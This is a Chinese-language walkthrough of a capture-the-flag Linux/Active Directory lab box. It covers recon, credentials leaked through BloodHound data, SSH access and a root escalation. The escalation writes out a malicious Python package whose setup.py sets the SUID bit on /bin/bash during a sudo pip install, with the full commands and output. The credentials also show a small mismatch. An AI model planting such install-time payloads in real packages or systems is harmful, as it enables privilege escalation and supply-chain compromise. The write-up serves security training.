


```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp  open  http-proxy
```


80是nginx默认界面，直接看8080




起了个bloodhound，但是没有账号密码，扫一下目录吧。

```
=====
Starting gobuster in directory enumeration mode
=====
/index.html          (Status: 200) [Size: 2505113]
Progress: 1323348 / 1323348 (100.00%)
```

index.html另有玄机



搜索bloodhound找到一组账号密码



admin:oAA2a4WnLlPozQKXqLUiIyigvwrZGtQS ,拿去8080登录

查询用户 MATCH (u:User) RETURN u

SEARCHPATHFINDINGCYPHER

^ Saved Queries

☒ Auto-run selected query

\$ MATCH (u:User) RETURN u

TagSave

Run

Results13 results

Node Type	Name	Object ID	Tier Zero
👤	COOK@SEC.ORG	S-1-5-21-2688985321-3766267280-...	×
👤	JIM@SEC.ORG	S-1-5-21-2688985321-3766267280-...	×
👤	JOHN@SEC.ORG	S-1-5-21-2688985321-3766267280-...	×
👤	MOLY@SEC.ORG	S-1-5-21-2688985321-3766267280-...	×
👤	JOCK@SEC.ORG	S-1-5-21-2688985321-3766267280-...	×
👤	NT AUTHORITY@SEC.ORG	SEC.ORG-S-1-5-20	×
👤	HACKER@SEC.ORG	S-1-5-21-2688985321-3766267280-...	×
👤	SEC.ORG-S-1-5-17	SEC.ORG-S-1-5-17	×

SEARCHPATHFINDINGCYPHER

^ Saved Queries

☒ Auto-run selected query

\$ MATCH (u:User) RETURN u

TagSave

Run

Results13 results

Node Type	Name	Object ID	Tier Zero
👤	COOK@SEC.ORG	S-1-5-21-2688985321-3766267280-...	×
👤	JIM@SEC.ORG	S-1-5-21-2688985321-3766267280-...	×
👤	JOHN@SEC.ORG	S-1-5-21-2688985321-3766267280-...	×
👤	MOLY@SEC.ORG	S-1-5-21-2688985321-3766267280-...	×
👤	JOCK@SEC.ORG	S-1-5-21-2688985321-3766267280-...	×
👤	NT AUTHORITY@SEC.ORG	SEC.ORG-S-1-5-20	×
👤	HACKER@SEC.ORG	S-1-5-21-2688985321-3766267280-...	×
👤	SEC.ORG-S-1-5-17	SEC.ORG-S-1-5-17	×

HACKER@SEC.ORG

Object Information

Node Type:User

Display Name:hacker

Object ID:S-1-5-21-2688985321-3766267280-2512124731-1999

Admin Count:FALSE

Allows Unconstrained Delegation:FALSE

Created:2026-02-27 11:16 GMT+8 (GMT+0800)

Description:Temporary Linux access for audit testing. Credential: hacker / Hacker@1231

Distinguished Name:CN=HACKER,CN=USERS,DC=SEC,DC=ORG

Do Not Require Pre-Authentication:FALSE

Domain FQDN:SEC.ORG

Domain SID:S-1-5-21-2688985321-3766267280-2512124731

Enabled:TRUE

Last Collected by BloodHound:2026-02-27 14:33 GMT+8 (GMT+0800)

Last Logon (Replicated):UNKNOWN

Last Logon:UNKNOWN

Last Seen by BloodHound:2026-02-27 14:33 GMT+8 (GMT+0800)

Marked Sensitive:FALSE

Password Last Set:2026-02-27 11:16 GMT+8 (GMT+0800)

Password Never Expires:FALSE

Password Not Required:FALSE

SAM Account Name:hacker

Title:Security Tester

Trusted For Constrained Delegation:FALSE

hacker / Hacker@123! 找到hacker的密码, 尝试ssh

```
tao@kali [~] → ssh hacker@192.168.31.227
The authenticity of host '192.168.31.227 (192.168.31.227)' can't be established.
ED25519 key fingerprint is SHA256:T1zHVxKquL4FN7dDd+BsmIFIyicu9Myn0Try7K41BuI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.31.227' (ED25519) to the list of known hosts.
hacker@192.168.31.227's password:
Linux hAhacker 6.12.73+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.73-1 (2026-02-17) x86_64
[+] Docker environment ready.

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Feb 28 16:58:44 2026 from 192.168.32.142
hacker@hAhacker:~$ id
uid=1000(hacker) gid=1000(hacker) 组=1000(hacker),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),100(users),101(netdev),103(bluetooth)
```

```
hacker@hAhacker:~$ cat user.txt
flag{user-0f983d31e468b53950efda13b14896bd}
```

```
hacker@hAhacker:~$ sudo -l
匹配 hAhacker 上 hacker 的默认条目:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
use_pty

用户 hacker 可以在 hAhacker 上运行以下命令:
(root) NOPASSWD: /usr/local/sbin/adbridge-maint
```

有sudo, 运行一下就是重新安装bloodhound
查看hint

```
hacker@hAhacker:/opt$ cat .hint
Fxxk ad, I hate venv.
But why, I just can't understand, maybe I should install by root
```

看一下pip.conf

```
hacker@hAhacker:~/adbridge$ ls
pip.conf  venv
hacker@hAhacker:~/adbridge$ cat pip.conf
[global]
index-url = https://pypi.org/simple

hacker@hAhacker:~/adbridge$
```

使用了hacker目录下的配置文件, 尝试劫持pip install的下载源
先构造一个恶意的bloodhound包

```

hacker@hAhacker:/tmp$ mkdir -p /tmp/evil_pkg/bloodyAD-999.9.9
hacker@hAhacker:/tmp$ cd /tmp/evil_pkg/bloodyAD-999.9.9
hacker@hAhacker:/tmp/evil_pkg/bloodyAD-999.9.9$ cat << 'EOF' > setup.py
import os
from distutils.core import setup
os.system('chmod +s /bin/bash')
setup(
    name='bloodyAD',
    version='999.9.9',
    description='pwned',
)
EOF
hacker@hAhacker:/tmp/evil_pkg/bloodyAD-999.9.9$ cat << 'EOF' > PKG-INFO
Metadata-Version: 1.0
Name: bloodyAD
Version: 999.9.9
EOF
hacker@hAhacker:/tmp/evil_pkg/bloodyAD-999.9.9$ cd /tmp/evil_pkg
hacker@hAhacker:/tmp/evil_pkg$ tar -czvf bloodyAD-999.9.9.tar.gz bloodyAD-
999.9.9/
bloodyAD-999.9.9/
bloodyAD-999.9.9/PKG-INFO
bloodyAD-999.9.9/setup.py
hacker@hAhacker:/tmp/evil_pkg$ mkdir -p /tmp/repo
hacker@hAhacker:/tmp/evil_pkg$ cp bloodyAD-999.9.9.tar.gz /tmp/repo/

```

然后修改配置文件

```

hacker@hAhacker:/tmp/evil_pkg$ cat << 'EOF' > /home/hacker/.adbridge/pip.conf
[global]
find-links = /tmp/repo/
EOF

```

```

hacker@hAhacker:/tmp/evil_pkg$ sudo /usr/local/sbin/adbridge-maint
[*] Reinstalling bloodyAD...
Looking in links: /tmp/repo/
Processing /tmp/repo/bloodyAD-999.9.9.tar.gz
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Building wheels for collected packages: bloodyAD
  Building wheel for bloodyAD (pyproject.toml) ... done
  Created wheel for bloodyAD: filename=bloodyad-999.9.9-py3-none-any.whl
size=980

```

```
sha256=db7fde559f0061c707ba36e46090dade75abf15e8cabb88e10cd14f6f1128128
  Stored in directory: /tmp/pip-ephem-wheel-cache-
x11us9ml/wheels/0f/68/1c/3033a24e34fbd3423a7066e12282a288ae5a29e6479a3a8
Successfully built bloodyAD
Installing collected packages: bloodyAD
Successfully installed bloodyAD-999.9.9
[*] Launching bloodyAD...
Traceback (most recent call last):
  File "<string>", line 1, in <module>
    import bloodyAD
ModuleNotFoundError: No module named 'bloodyAD'
hacker@hAhacker:/tmp/evil_pkg$ ls-
-bash: ls-: 未找到命令
hacker@hAhacker:/tmp/evil_pkg$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1298416  1月 2日 22:01 /bin/bash
hacker@hAhacker:/tmp/evil_pkg$ bash -p
bash-5.2#
```

```
bash-5.2# cat /root/r*
flag{root-a2456bac30fc835d1c406c02f1fd98b9}
```